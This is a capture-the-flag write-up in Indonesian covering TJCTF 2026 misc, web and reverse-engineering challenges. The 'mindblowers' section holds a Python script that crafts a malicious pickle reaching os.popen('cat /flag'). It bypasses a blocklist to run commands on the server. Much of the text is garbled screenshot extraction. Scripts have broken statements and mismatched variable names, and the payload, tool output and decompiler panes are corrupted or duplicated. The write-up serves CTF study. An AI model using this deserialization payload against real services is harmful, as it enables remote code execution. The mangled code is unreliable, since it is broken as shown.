


WriteUp Thomas Jefferson CTF [2026]



Nama: Hasel Aristarchus Silitonga

Username: CTF Jalur Doa

Daftar Isi

[Misc].....	1
[discord].....	1
[Delta-Doodle].....	1
[mindblowers].....	1
[Web].....	1
[Pirates].....	1
[Reverse Engineering].....	1
[polaroid].....	1
[remoose].....	1

[Misc]

[discord]

Tingkat Kesulitan: Easy

Goal: Untuk mendapatkan flag dan menyelesaikan challenge dengan mencari flag

Langkah Penyelesaian:

Setelah masuk ke challenge, kita tinggal ke discord untuk menemukan flag pertama mereka (channel announcements)

Flag: tjctf{welcome_to_tjctf_2026}


[Delta-Doodle]

Tingkat Kesulitan: Easy

Goal: Untuk mendapatkan flag dan menyelesaikan challenge dari kalibrasi file excel

Langkah Penyelesaian:

Setelah mengunduh file .csv dari web, terlihat ada koordinat x dan y serta keterangan pen_down.




	field1	field2	field3	field4
1	time_ms	dx	dy	pen_down
2	40	2.500	15.008	0
3	56	0.000	-2.485	1
4	72	2.960	0.000	1
5	88	0.000	-1.117	1
6	104	-2.960	0.000	1
7	120	0.000	-4.750	1
8	136	0.073	-0.879	1
9	152	0.219	-0.496	1
10	168	0.444	-0.229	1
11	184	0.748	-0.076	1

Dengan sedikit bantuan broAI kita mendapati flagnya sebagai berikut

Flag: tjctf{sum_the_deltas}

[mindblowers]

Jadi diperlihatkan ada terminal yang meminta memory dalam bentuk base64 agar dianggap safe.



```
[lixdy@parrot]~/Documents/TJCTF/misc
$nc tjc.tf 31422
=== Rick's Mind Blower Server v3 ===
Only safe memories allowed now!!!!
Upload a memory (base64 encoded) >
```

```
import pickle, base64, struct, socket GLOBAL = b'c'
EMPTY_TUPLE = b')' TUPLE1 = b'\x85' TUPLE2 = b'\x86' REDUCE =
b'R' BINPUT = b'q' BINGET = b'h' STOP = b'.' BINUNICODE = b'X'
def S(s): b = s.encode() return BINUNICODE + struct.pack('<I',
len(b)) + b def getattr_(memo_idx, attr): """Pickle bytes:
getattr(memo[memo_idx], attr)""" return ( GLOBAL +
b'builtins\ngetattr\n' + BINGET + bytes([memo_idx]) + S(attr)
+ TUPLE2 + REDUCE ) p = b'\x80\x02' # Step 1: globals() →
pickle module's global dict p += GLOBAL +
b'builtins\nglobals\n' + EMPTY_TUPLE + REDUCE p += BINPUT +
b'\x00' # memo[0] = globals_dict # Step 2:
globals_dict.__getitem__ p += getattr_(0, '__getitem__') p +=
BINPUT + b'\x01' # memo[1] = globals_dict.__getitem__ # Step
3: globals_dict['sys'] → sys module p += BINGET + b'\x01' +
S('sys') + TUPLE1 + REDUCE p += BINPUT + b'\x02' # memo[2] =
sys # Step 4: sys.modules p += getattr_(2, 'modules') p +=
BINPUT + b'\x03' # memo[3] = sys.modules # Step 5:
sys.modules.__getitem__ p += getattr_(3, '__getitem__') p +=
BINPUT + b'\x04' # memo[4] = sys.modules.__getitem__ # Step 6:
sys.modules['os'] → os module p += BINGET + b'\x04' + S('os')
+ TUPLE1 + REDUCE p += BINPUT + b'\x05' # memo[5] = os # Step
7: os.popen p += getattr_(5, 'popen') p += BINPUT + b'\x06' #
memo[6] = os.popen # Step 8: os.popen('cat /flag') → file
object p += BINGET + b'\x06' + S('cat /flag') + TUPLE1 +
REDUCE p += BINPUT + b'\x07' # memo[7] = file_obj # Step 9:
file_obj.read p += getattr_(7, 'read') p += BINPUT + b'\x08' #
```

```

memo[8] = file_obj.read # Step 10: file_obj.read() → FLAG
STRING (ini yang dikembalikan ke server!) p += BINGET +
b'\x08' + EMPTY_TUPLE + REDUCE p += STOP # Kirim ke server
payload = base64.b64encode(p).decode() print("[*] Payload:",
payload) s = socket.socket() s.connect(('localhost', 5000))
print(s.recv(1024).decode()) # banner
s.sendall(payload.encode() + b'\n')
print(s.recv(4096).decode())

```

Namun sayangnya skrip diatas malah memunculkan error, maka kita buat skrip baru sebagai berikut dan mendapatkan flag

```

GNU nano 8.4
import pickle, base64, struct, socket

def S(s):
    b = s.encode()
    return b'X'+struct.pack('<I', len(b)) + b

def GLOBAL(mod, name):
    return f'c{mod}\n{name}\n'.encode()

BINPUT = lambda i: b'q' + bytes([i])
BINGET = lambda i: b'h' + bytes([i])
T1, T2, EMPTY_T, RED = b'\x85', b'\x86', b'', b'R'
b = b'\x80\x02'
globals() → globals_dict
+= GLOBAL('builtins', 'globals') + EMPTY_T + RED + BINPUT(0)
globals_dict.__getitem__
+= GLOBAL('builtins', 'getattr') + BINGET(0) + S('__getitem__') + T2 + RED + BINPUT(1)
globals()['__builtins__'] → builtins module
+= BINGET(1) + S('__builtins__') + T1 + RED + BINPUT(2)
getattr(builtins, '__import__') → BYPASS! tidak lewat find_class
+= GLOBAL('builtins', 'getattr') + BINGET(2) + S('__import__') + T2 + RED + BINPUT(3)
__import__('os')
+= BINGET(3) + S('os') + T1 + RED + BINPUT(4)
os.popen
+= GLOBAL('builtins', 'getattr') + BINGET(4) + S('popen') + T2 + RED + BINPUT(5)
os.popen('cat /flag*')
+= BINGET(5) + S('cat /flag*') + T1 + RED + BINPUT(6)
.read
+= GLOBAL('builtins', 'getattr') + BINGET(6) + S('read') + T2 + RED + BINPUT(7)
.read()
+= BINGET(7) + EMPTY_T + RED + b'.'
payload = base64.b64encode(p).decode()
print("[*] Payload:", payload)
s = socket.socket()
s.connect(('tjc.tf', 31422))
print(s.recv(1024).decode())
s.sendall(payload.encode() + b'\n')
print(s.recv(4096).decode())

$python3 mindblowers.py
[*] Payload: gAJjYnVpbHRpbmMKZ2xvYmFscwopUnEAY2J1aWx0aW5zCmdldGF0dHIKaABYCWAAAF9fZ2V0aXRlbV9fhLJxAWg
boZScQVoBVgKAAAAY2F0IC9mbGFnKoVScQZjYnVpbHRpbmMKZ2V0YXR0cgpoblgEAAAACmVhZIZScQdoByLSLg== ('localhost', 5000)
== Rick's Mind Blower Server v3 ==
print(s.recv(1024).decode())
s.sendall(payload.encode() + b'\n')
print(s.recv(4096).decode())
only safe memories allowed now!!!!
load a memory (base64 encoded) > Here is your memory: tjctf{bl0ckl1st5_4r3_n0t_s4f3_3v3n_f0r_r1ck}

```


[Web]

[Pirates]


Tingkat Kesulitan: Easy

Goal: Untuk mendapatkan flag dan menyelesaikan challenge dari analisis struktur web


Langkah Penyelesaian:

Setelah masuk ke web challenge, dapat dilihat ini merupakan situs biasa tentang bajak laut yang ada tombol learn more yang menampilkan gambar penguin alih-alih informasi lebih.


Tapi bila dilihat lewat web inspector, flagnya disembunyikan di permukaan saja, seperti di cookies ada bagian {s1lv3r.




Lalu di bagian paragraf ada `_and_`



terakhir di bagian robots.txt ada g0ld} bila cek /gold-coffer



```
User-agent: *
Disallow: /gold-coffer
Allow: /
```



g0ld}

Flag: tjctf{s1lv3r_and_g0ld}

[Reverse Engineering]

[polaroid]

Tingkat Kesulitan: Easy

Goal: Untuk mendapatkan flag dan menyelesaikan challenge dari analisis kode

Langkah Penyelesaian:

Setelah kita download file polaroid dari web, terlihat bila kita strings, ini merupakan file MacOS, tepatnya Mach-O-binary, yang akan menampilkan gambar flag setelah memasukkan password.

```
__PAGEZERO
__TEXT
__text
__TEXT
__stubs
__TEXT
__cstring
__TEXT
__const
__TEXT
__unwind_info
__TEXT
__DATA_CONST
__got
__DATA_CONST
__LINKEDIT
/usr/lib/dyld
/usr/lib/libSystem.B.dylib
Th"@9
Th&@9
Th*@9
Th.@9
Th2@9
Th6@9
Th:@9
Th>@9
ThB@9
> K)=@
usage: %s <password>
nope
flag.png
fopen
developed flag.png
```

Sayangnya, struktur kode kurang jelas bila menampilkan ini saja. Maka kita beralih ke Ghidra untuk menganalisis lebih lanjut hingga ketemu function main dan kode berikut

```

// test
// TEXT
// ram:1000004b0-ram:10000068b
//
*****
* FUNCTION
*****
undefined entry()
<UNASSIGNED> <RETURN>
Stack[-0x10]:8 local_10
undefined8 Stack[-0x20]:8 local_20
undefined8 Stack[-0x30]:8 local_30
undefined8 Stack[-0x40]:8 local_40
undefined8 Stack[-0x50]:8 local_50
main
entry
1000004b0 ff 43 01 d1 sub sp, sp, #0x50
1000004b4 f8 5f 01 a9 stp x24, x23, [sp, #local_40]
1000004b8 f6 57 02 a9 stp x22, x21, [sp, #local_30]
1000004bc f4 4f 03 a9 stp x20, x19, [sp, #local_20]
1000004c0 fd 7b 04 a9 stp x29, x30, [sp, #local_10]
1000004c4 fd 03 01 91 add x29, sp, #0x40
1000004c8 1f 08 00 71 cmp v0, #0x2
1000004cc 21 08 00 54 b.ne LAB_100000650
1000004d0 33 04 40 f9 ldr x19, [x1, #0x8]
1000004d4 e0 03 13 aa mov x0, x19
1000004d8 7f 00 00 94 bl _strlen
1000004dc 1f 44 00 f1 cmp x0, #0x11
1000004e0 a1 08 00 54 b.ne LAB_100000654
1000004e4 68 02 40 39 ldrb v8, [x19]
1000004e8 1f 95 01 71 cmp v8, #0x65
1000004ec 41 0b 00 54 b.ne LAB_100000654
3
4{
5 size_t sVar1;
6 FILE *pFVar2;
7 char *pcVar3;
8 long lVar4;
9
10 if (param_1 == 2) {
11 pcVar3 = *(char **)(param_2 + 8);
12 sVar1 = strlen(pcVar3);
13 if ((((((lVar1 == 0x11) && (*pcVar3 == 'e')) && (pcVar3[1] == 'x')) &&
14 ((pcVar3[2] == 'p' && (pcVar3[3] == 'o')))) &&
15 ((pcVar3[4] == 's' && (pcVar3[5] == 'e' && (pcVar3[6] == 't')))) && (pcVar3[7] == 'h'))
16 && (((pcVar3[8] == 'e' && (pcVar3[9] == 'n')) && (pcVar3[10] == 'e')) &&
17 (((pcVar3[0xb] == 'g' && (pcVar3[0xc] == 'a')) &&
18 ((pcVar3[0xd] == 't' && (pcVar3[0xe] == 'i' && (pcVar3[0xf] == 'v')))))))) &&
19 (pcVar3[0x10] == 'e')))) {
20 pFVar2 = fopen("flag.png", "wb");
21 if (pFVar2 != (FILE *)0x0) {
22 lVar4 = 0;
23 do {
24 _fputc((int)pcVar3[(ulong)((int)lVar4 + ((uint)((int)lVar4 * 0xf0f1) >> 0x14) * -0x11) &
25 0xffff] ^ (uint)(byte)&_encrypted)[lVar4], pFVar2);
26 lVar4 = lVar4 + 1;
27 } while (lVar4 != 0x18b4);
28 _fclose(pFVar2);
29 puts("developed flag.png");
30 return 0;
31 }
32 _perror("fopen");
33 }
34 else {
35 puts("nope");
36 }
37 }
38 else {
39 _fprintf((FILE **)PTR_stderrrp_100004000, "usage: %s <password>\n");
40 }

```

Diketahui passwordnya adalah „ExposetheNegative“, namun karena OS Linux saya tidak bisa untuk menjalankan aplikasi MacOS, saya akan pakai bantuan BroClaude untuk mendapatkan flag hingga menemukan flag berikut.

tjctf{develop_the_picture}

Flag: tjctf{develop_the_picture}

[remoose]

Tingkat Kesulitan: Easy

Goal: Untuk mendapatkan flag dan menyelesaikan challenge dari analisis kode

Langkah Penyelesaian:

Setelah kita download file remoose dari web, terlihat bila kita taruh di cyberchef, ini merupakan file ELF yang diubah menjadi ELK (headernya)

```
•ELK > @ (: @ 8 @ @ @
@ h' h'
Y' Y'
è- è= è= P' X' Å- Å= Å=
à' à' À' À' À' D D Ø- Ø= Ø=
Pâtd' d d Qâtd'
Râtd' è- è= è= /
lib64/ld-linux-x86-64.so.2 GNU x•ë%bP••&•ñIPã`•±l¼ GNU
Neîm c
r " putchar printf
__cxa_finalize __libc_start_main libc.so.6 GLIBC_2.2.5 _ITM_deregisterTMCloneTable
__gmon_start__ _ITM_registerTMCloneTable 1 u'i
; è= @' ð= è? Ø@ Ø@ Ø?
Ø? à? @' è? Ø? Ø?
```

Output

```
•ELK > @ (: @ 8 @ @ @
@ h' h'
Y' Y'
è- è= è= P' X' Å- Å= Å=
à' à' À' À' À' D D Ø- Ø= Ø=
Pâtd' d d Qâtd' Râtd'
è= /lib64/ld-linux-x86-64.so.2 GNU x•ë%bP••&•ñ
GNU Neîm c
" putchar printf __cxa_finalize __libc_start_main libc.so.6 C
_ITM_deregisterTMCloneTable __gmon_start__ _ITM_registerTMCloneTable
; è= @' ð= è? Ø@ Ø@ Ø?
@ è? Ø? Ø?
```

Maka kita ubah dulu headernya menjadi elf sehingga mendapatkan remoose.elf. Namun sayangnya saat dicek ke Ghidra, masih dibaca raw binary, yang ternyata hexnya masih rusak.

```
[lixdy@parrot]--[~/Documents/TJCTF/rev]
$file remoose.elf
remoose.elf: ELF 64-bit LSB *unknown arch 0x203e*
```

Jadi kita ubah dulu hexnya dari 0x203e menjadi 0x00 agar dapat dibaca oleh Ghidra hingga mendapat file .elf baru yang memiliki strings sebagai berikut

```
[lixdy@parrot]--[~/Documents/TJCTF/rev]
$strings remoose_fixed2.elf
/lib64/ld-linux-x86-64.so.2
_putchar
_printf
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
ITM_deregisterTMCloneTable
__gmon_start__
ITM_registerTMCloneTable
/./UH
]A\A]A^A_
*3$"
GCC: /usr/bin/ld
Debian
(10.2.1-6)
10.2.1
20210110
rtstuff.c
deregister_tm_clones
do_global_ctors_aux
completed.0
do_global_ctors_aux_fini_array_entry
frame_dummy
_frame_dummy_init_array_entry
chall.c
FRAME_END__
__init_array_end
DYNAMIC
__init_array_start
GNU_EH_FRAME_HDR
GLOBAL_OFFSET_TABLE__
__libc_csu_fini
_putchar@GLIBC_2.2.5
ITM_deregisterTMCloneTable
flag2
flag4
edata
_printf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
dso_handle
IO_stdin_used
__libc_csu_init
flag3
flag1
__bss_start
main
__TMC_END__
ITM_registerTMCloneTable
flag
__cxa_finalize@GLIBC_2.2.5
symtab
strtab
shstrtab
interp
note.gnu.build-id
note.ABI-tag
gnu.hash
dynsym
dynstr
```

The screenshot shows the Ghidra decompiler interface for the file 'remoose_fixed2.elf'. The main window is divided into two panes. The left pane shows the assembly code, and the right pane shows the decompiled C code.

Assembly View (Left Pane):

```

remoose_fixed2.elf
??      00h
??      00h
??      00h

*****
*                THUNK FUNCTION                *
*****
thunk undefined frame_dummy()
Thunked-Function: register_tm_clones
<UNASSIGNED> <RETURN>
frame_dummy                                XREF[3]:  End
                                           00:

f      JMP      register_tm_clones

*****
*                FUNCTION                      *
*****
undefined main()
<UNASSIGNED> <RETURN>
main                                       XREF[2]:  End

```

Decompiled View (Right Pane):

```

1
2 undefined8 main(void)
3
4 {
5     flag();
6     return 1;
7 }
8

```

Decompiled View (Main Window):

```

1 void flag(void)
2 {
3     FUN_00101030(0x74);
4     FUN_00101030(0x6a);
5     FUN_00101030(99);
6     FUN_00101030(0x74);
7     FUN_00101040(0x102004);
8     flag1();
9     return;
10 }
11 void flag2(void)
12 {
13     FUN_00101030(0x61);
14     FUN_00101030(0x31);
15     FUN_00101030(0x31);
16     FUN_00101030(0x5f);
17     flag3();
18     return;
19 }
20 void flag3(void)
21 {
22     FUN_00101030(0x6d);
23     FUN_00101030(0x30);
24     flag4();
25     return;
26 }
27 void flag4(void)
28 {
29     FUN_00101030(0x30);
30     FUN_00101030(0x73);
31     FUN_00101010(0x33);
32     FUN_00101040(0x102007, 0x7d);
33     return;
34 }

```

The screenshot shows the Ghidra decompiler interface for the file 'remoose_fixed2.elf'. The main window displays assembly code for a 'THUNK FUNCTION' and a 'FUNCTION'. The 'THUNK FUNCTION' calls 'thunk undefined frame_dummy()' and 'Thunked-Function: register_tm_clones'. The 'FUNCTION' calls 'undefined main()'. The right-hand pane shows the decompiled C code for 'main', which calls 'flag()', 'flag2()', 'flag3()', and 'flag4()'. The bottom pane shows the decompiled C code for 'flag2()', 'flag3()', and 'flag4()'. The code is color-coded, with function names in blue and constants in green.

```

remoose_fixed2.elf
1  ??      00h
2  ??      00h
3  ??      00h

*****
*                THUNK FUNCTION                *
*****
thunk undefined frame_dummy()
Thunked-Function: register_tm_clones
<UNASSIGNED> <RETURN>
frame_dummy                                XREF[3]:  End
                                           00:

f      JMP      register_tm_clones

*****
*                FUNCTION                *
*****
undefined main()
<UNASSIGNED> <RETURN>
main                                XREF[2]:  End

1 void flag(void)
2 {
3     FUN_00101030(0x74);
4     FUN_00101030(0x6a);
5     FUN_00101030(99);
6     FUN_00101030(0x74);
7     FUN_00101040(0x102004);
8     flag1();
9     return;
10 }
11 void flag3(void)
12 {
13     FUN_00101030(0x6d);
14     FUN_00101030(0x30);
15     flag4();
16     return;
17 }
18 }

1 void flag2(void)
2 void flag1(void)
3 {
4 {
5     FUN_00101030(0x61);
6     FUN_00101030(0x31);
7     FUN_00101030(0x31);
8     FUN_00101030(0x5f);
9     flag3();
10    return;
11 }
12 }
13 void flag4(void)
14 {
15     FUN_00101030(0x30);
16     FUN_00101030(0x73);
17     FUN_00101010(0x33);
18     FUN_00101040(0x102007, 0x7d);
19     return;
20 }
21 }
  
```


Terbaca ada kode binary khusus tercetak di variabel fun. Oleh karena itu, kita cek satu-satu hingga menemukan flag berikut

```
C flagreadermoose.c X
home > lixdy > Documents > TJCTF > rev > C flagreadermoose.c > ...
1  #include <stdio.h>
2
3  int main() {
4      printf("%c%c%c%c%c", 0x74, 0x6a, 0x63, 0x74, 0x66, 0x7b);
5      printf("%c%c", 0x35, 0x6d);
6      printf("%c%c%c%c", 0x61, 0x31, 0x31, 0x5f);
7      printf("%c%c", 0x6d, 0x30);
8      printf("%c%c%c%c\n", 0x30, 0x73, 0x33, 0x7d);
9      return 0;
10 }
```

```
[lixdy@parrot]--[~/Documents/TJCTF/rev]
└─$ gcc flagreadermoose.c -o flag
[lixdy@parrot]--[~/Documents/TJCTF/rev]
└─$ ls
entahlah.txt  flag  flagreadermoose.c  m
[lixdy@parrot]--[~/Documents/TJCTF/rev]
└─$ ./flag
tjctf{5ma11_m00s3}
```

Flag: tjctf{5ma11_m00s3}

Referensi



*Dan kode C nya itu berasal dari Claude yang sayangnya history chatnya hilang karena masalah jaringan aneh

